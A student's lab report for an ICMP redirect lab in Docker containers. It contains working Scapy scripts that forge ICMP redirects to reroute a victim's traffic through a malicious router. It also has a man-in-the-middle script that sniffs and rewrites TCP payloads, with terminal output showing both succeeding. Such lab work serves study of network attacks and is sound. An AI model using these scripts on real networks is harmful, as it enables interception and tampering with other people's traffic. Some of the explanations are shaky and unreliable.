Name- Harshit Agrawal SUID: 912538842

Internet Security

ICMP Redirect Lab:

Task1: Launching ICMP Redirect Attack

It can be seen below that the net.ipv4.cong.all.accept_redirects is set to 1 as instructed and later we checked the ip route being directed from 10.9.0.11. Using the victim container we are trying to ping the host 192.168.60.5.

```
[02/14/23]seed@VM:~/.../Labsetup$ docksh victim-10.9.0.5
root@16fd094fff82:/# net.ipv4.conf.all.accept_redirects=1
bash: net.ipv4.conf.all.accept_redirects=1: command not found
root@16fd094fff82:/# sudo net.ipv4.conf.all.accept_redirects=1
bash: sudo: command not found
root@16fd094fff82:/# sysctl net.ipv4.conf.all.accept_redirects=1
net.ipv4.conf.all.accept_redirects = 1
root@16fd094fff82:/# iproute
bash: iproute: command not found
root@16fd094fff82:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@16fd094fff82:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.475 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.131 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.157 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.192 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.162 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.115 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.163 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.183 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.126 ms
```

After doing the ping from victim machine we will now run this below code from the attackers machine to send ICMP redirect packet to our victim machine. Using this code we imitate and make the victim machine that the router has the address 10.9.0.111 which is our malicious router.

```python
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.9.0.111"
#
#
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```


Now, running the code in the attackers machine -

```
root@2475af346a80:/volumes# ./task1a.py
.
Sent 1 packets.
root@2475af346a80:/volumes#
```

From the below img ip route show cache was done on the victim machine and then was updated to route through the addr 10.9.0.111 of the malicious router. As we can also see the expiry time i.e. 252 secs as the ip cache is dynamic so it automatically resets after every 300 sec

```
root@55ba397cb922:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.221 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.133 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.257 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.117 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.084 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.154 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.307 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.208 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.113 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.094 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.080 ms
^C
--- 192.168.60.5 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10202ms
rtt min/avg/max/mdev = 0.080/0.160/0.307/0.072 ms
root@55ba397cb922:/# mtr -n 192.168.60.5
root@55ba397cb922:/#
root@55ba397cb922:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 252sec
root@55ba397cb922:/#
```

Now performing the trace route using mtr -n 192.168.60.5 and we can see below how the packet was sent to our malicious router while se send our router add as the destination.



• Question 1: Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to icmp.gw is a computer not on the local LAN. Please show your experiment result, and explain your observation.

Ans- No we cannot use the ICMP redirect attacks to redirect to a remote machine. As, seen through the experiment below we can see that the IP address we provided in for the icmp.gw is not actually there on the local LAN network.

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "192.168.60.6"
#
#
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

We can see that our attack fails and the victim is now sending the packets normally the router 10.9.0.11

As the router was not present om the same LAN it cannot possibly be used for the next hop to the next address.

```
                                My traceroute  [v0.93]
5ba397cb922 (10.9.0.5)                                  2023-02-14T09:11:16+0000
eys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                 Packets               Pings
Host                                           Loss%   Snt   Last   Avg  Best  Wrst StDev
1. 10.9.0.11                                    0.0%    11    0.1   0.1   0.1   0.2   0.0
2. 192.168.60.5                                 0.0%    11    0.1   0.1   0.1   0.1   0.0
```

Question 2: Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offline or non-existing. Please show your experiment result, and explain your observation.

Ans- No, we can't use the ICMP redirect attack to redirect to a non-existing machine on the same network. As, being on the same network as of the victim machine it will inherently use the APR broadcast message to check and replace the IP's and the MAC addresses.

As the machine will not be getting any reply as the machine will be offline or donot extist in both cases the attack will fail. As, can se seen in the below code we set the icmp.gw is set as an address of the same network but it does not existed.

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.9.0.7"
#
#
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

Below, we can see the traceroute of the packet in which the attack failed so the victim used its normal routing address to send the data packets.

```
                                My traceroute  [v0.93]
55ba397cb922 (10.9.0.5)                                  2023-02-14T09:13:32+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                     Packets               Pings
Host                                               Loss%   Snt   Last   Avg  Best  Wrst StDev
1. 10.9.0.11                                        0.0%     7    0.1   0.2   0.1   0.5   0.2
2. 192.168.60.5                                     0.0%     7    0.1   0.1   0.1   0.2   0.1
```

Question 3: If you look at the docker-compose.yml file, you will find the following entries for the malicious router container. What are the purposes of these entries? Please change their value to 1, and launch the attack again. Please describe and explain your observation.

Ans- Below we have sysctls: - net.ipv4.conf.all.send_redirects=0 - net.ipv4.conf.default.send_redirects=0 - net.ipv4.conf.eth0.send_redirects=0 done all there parameters to 0 in the malicious router. These entries were made so that router will not redirect the packet. This safety measure is used as a protection mechanism from the ICMP redirect attack. Here, all the values were set to 1 which enables the ICMP redirect from the malicious router.

```
net.ipv4.conf.all.send_redirects = 0
root@954999fb0c25:/volumes# sysctl net.ipv4.conf.all.send_redirects=1
net.ipv4.conf.all.send_redirects = 1
root@954999fb0c25:/volumes# sysctl net.ipv4.conf.default.send_redirects=0
net.ipv4.conf.default.send_redirects = 0
root@954999fb0c25:/volumes# sysctl net.ipv4.conf.default.send_redirects=1
net.ipv4.conf.default.send_redirects = 1
root@954999fb0c25:/volumes# sysctl net.ipv4.conf.eth0.send_redirects=1
net.ipv4.conf.eth0.send_redirects = 1
root@954999fb0c25:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@954999fb0c25:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@954999fb0c25:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@954999fb0c25:/volumes# sysctl net.ipv4.conf.eth0.send_redirects=0
net.ipv4.conf.eth0.send_redirects = 0
root@954999fb0c25:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@954999fb0c25:/volumes# sysctl net.ipv4.conf.default.send_redirects=0
net.ipv4.conf.default.send_redirects = 0
root@954999fb0c25:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@954999fb0c25:/volumes# sysctl net.ipv4.conf.default.send_redirects=0
net.ipv4.conf.default.send_redirects = 0
root@954999fb0c25:/volumes# sysctl net.ipv4.conf.eth0.send_redirects=0
net.ipv4.conf.eth0.send_redirects = 0
```

```
oot@16fd094fff82:/# ping 192.168.60.5
ING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
4 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.535 ms
rom 10.9.0.111: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.11)
4 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.250 ms
4 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.133 ms
4 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.106 ms
rom 10.9.0.111: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.11)
4 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.180 ms
4 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.124 ms
4 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.092 ms
4 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.085 ms
4 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.099 ms
4 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.146 ms
4 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.283 ms
C
-- 192.168.60.5 ping statistics ---
1 packets transmitted, 11 received, 0% packet loss, time 10131ms
tt min/avg/max/mdev = 0.085/0.184/0.535/0.126 ms
oot@16fd094fff82:/# ip route show cache
92.168.60.5 via 10.9.0.11 dev eth0
   cache <redirected> expires 289sec
oot@16fd094fff82:/#
```

```
root@6a2cfba9dac1:/volumes# python3 task1a.py
.
Sent 1 packets.
root@6a2cfba9dac1:/volumes#
```

```
                                My traceroute  [v0.93]
16fd094fff82 (10.9.0.5)                                  2023-02-14T18:25:26+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                          Packets               Pings
 Host                                  Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                           0.0%     7    0.1   0.1   0.1   0.3   0.1
 2. 192.168.60.5                        0.0%     7    0.1   0.1   0.1   0.3   0.1
```

So, from the above images it is clear that after enabling the redirect on the malicious router the sent redirect message saying that which is the best route and so the transfer of data packets will happen normally using the 10.9.0.11 and our attack fails.

Task 2) Launching the MITM Attack

In this the code already given is used and we can see that desired changes as well. Here, we have modified the filter to capture the tcp request from the victim while excludiong the tcp request on the machine.

Code used in task1a.py

task1a.py | mitm_sample.py | docker-compose.

```
1 #!/usr/bin/env python3
2 from scapy.all import *
3 ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
4 icmp = ICMP(type=5, code=1)
5 icmp.gw = "10.9.0.111"
6 #
7 #
8 ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
9 send(ip/icmp/ip2/ICMP());
```

Setting ip forwarding to 0 -

```
root@954999fb0c25:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

Code of MITM_sample.py

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
   del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)

   if pkt[TCP].payload:
       data = pkt[TCP].payload.load
       print("*** %s, length: %d" % (data, len(data)))

       # Replace a pattern
       newdata = data.replace(b'Harry', b'AAAAA')

       send(newpkt/newdata)
   else:
       send(newpkt)

#f = 'tcp && src host 10.9.0.5 and ether src 02:42:0a:09:00:05'
#f = 'tcp and src host 10.9.0.5'
f = 'tcp and ether src 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Initially checking the connection using netcat

```
root@55ba397cb922:/# nc 192.168.60.5 9090
^C
root@55ba397cb922:/# nc 192.168.60.5 9090
root@55ba397cb922:/# ji
bash: ji: command not found
root@55ba397cb922:/# nc 192.168.60.5 9090
hi
hru
```

```
[02/14/23]seed@VM:~/.../Labsetup$ docksh host-192.168.60.5
root@64780dee94be:/# ip route show cache
root@64780dee94be:/# nc -lp 9090
^C
root@64780dee94be:/# nc -lp 9090
^C
root@64780dee94be:/# nc -lp 9090
hi
hru
```

It can be seen that only the desired packets were found in the cache memory and all the other unnecessary were avoided.


```
root@954999fb0c25:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@954999fb0c25:/volumes# python3 mitm_sample.py
LAUNCHING MITM ATTACK.........
.
Sent 1 packets.
.
Sent 1 packets.
*** b'Harry\n', length: 6
.
Sent 1 packets.
*** b'hi\n', length: 3
.
Sent 1 packets.
*** b'hwllo\n', length: 6
.
Sent 1 packets.
*** b'Hello\n', length: 6
.
Sent 1 packets.
*** b'Harry\n', length: 6
.
Sent 1 packets.
```

Also, sending the packets from the attacker container while using the same code in task1a.py

```
root@6a2cfba9dac1:/volumes# python3 task1a.py
.
Sent 1 packets.
root@6a2cfba9dac1:/volumes# python3 task1a.py
.
Sent 1 packets.
root@6a2cfba9dac1:/volumes#
```

Now, we again use the netcat server on the victim and on the ip add 192.168.60.5 of the host to as to build the tcp connection. As the icmp redirect attack was performed so as to help victim cache is rerouting its packets from the malicious server/router. Below, we can see that we weer able to successfully able to spoof the packet first while pision the hosts A and B and then sniff and later spoof the packets out.

```
64 bytes from 192.168.60.5: icmp_seq=20 ttl=63 time=0.116 ms
64 bytes from 192.168.60.5: icmp_seq=21 ttl=63 time=0.086 ms
64 bytes from 192.168.60.5: icmp_seq=22 ttl=63 time=0.102 ms
64 bytes from 192.168.60.5: icmp_seq=23 ttl=63 time=0.160 ms
^C
--- 192.168.60.5 ping statistics ---
35 packets transmitted, 23 received, 34.2857% packet loss, time 34798ms
rtt min/avg/max/mdev = 0.082/0.146/0.399/0.064 ms
root@16fd094fff82:/# nc 192.168.60.5 9090
Harry
hi
hwllo
Hello
Harry
```



Question 4: In your MITM program, you only need to capture the traffics in one direction. Please indicate which direction, and explain why.

Ans- As in our attack we were able to redirect the packet from our victim server to our maloicious server where the malicious server will be further forwarding packet to the IP addr of the host 192.168.60.5. Hence we just need to capture the data sent from the victim server to the malicious one as the malikcious server will be the one sending the data to the server on 192.168.60.5. Hence, we can use the one-way traffic from our victim using the netcat and can try to manipulate the data as we want it to be

• Question 5: In the MITM program, when you capture the nc traffics from A (10.9.0.5), you can use A's IP address or MAC address in the filter. One of the choices is not good and is going to create issues, even though both choices may work. Please try both, and use your experiment results to show which choice is the correct one, and please explain your conclusion.

Using just 1 ip address is always a bad choice. As can be seen below we use the IP addr of the victim machine and then we try running the man in the middle attack.

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'Harry', b'AAAAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

#f = 'tcp && src host 10.9.0.5 and ether src 02:42:0a:09:00:05'
f = 'tcp and src host 10.9.0.5'
#f = 'tcp and ether src 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```


```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'Harry', b'AAAAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

#f = 'tcp && src host 10.9.0.5 and ether src 02:42:0a:09:00:05'
#f = 'tcp and src host 10.9.0.5'
f = 'tcp and ether src 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```


Tried both of these codes for the experiment purpose.

Now, it can be seen below that the sniff and spoof packs fall in a loot and we see the packets also repeating themselves on the malicious server. As, can be seen below.

```
root@954999fb0c25:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

```
net.ipv4.ip_forward = 0
root@954999fb0c25:/volumes# python3 mitm_sample.py
LAUNCHING MITM ATTACK.........

Sent 1 packets.

Sent 1 packets.

Sent 1 packets.

Sent 1 packets.

Sent 1 packets.

Sent 1 packets.

Sent 1 packets.

Sent 1 packets.

Sent 1 packets.

Sent 1 packets.

Sent 1 packets.

Sent 1 packets.

Sent 1 packets.

Sent 1 packets.

Sent 1 packets.

Sent 1 packets.
```

task1a.py × mitm_sample.py × docker-compose.

```
1 #!/usr/bin/env python3
2 from scapy.all import *
3 ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
4 icmp = ICMP(type=5, code=1)
5 icmp.gw = "10.9.0.111"
6 #
7 #
8 ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
9 send(ip/icmp/ip2/ICMP());
```

```
rtt min/avg/max/mdev = 0.081/0.117/0.136/0.021 ms
root@16fd094fff82:/# nc 192.168.60.5 9090
hi
Harry
^C
root@297727e64a8c:/# nc -lp 9090
hi
AAAAA
root@297727e64a8c:/#
```

Hence it is clear that the MAC address will be able to avaid the loops and hence the MITM attack as of seen in above tasks we used both IP and MAC addr and were wewre also able to successfully execute the attack.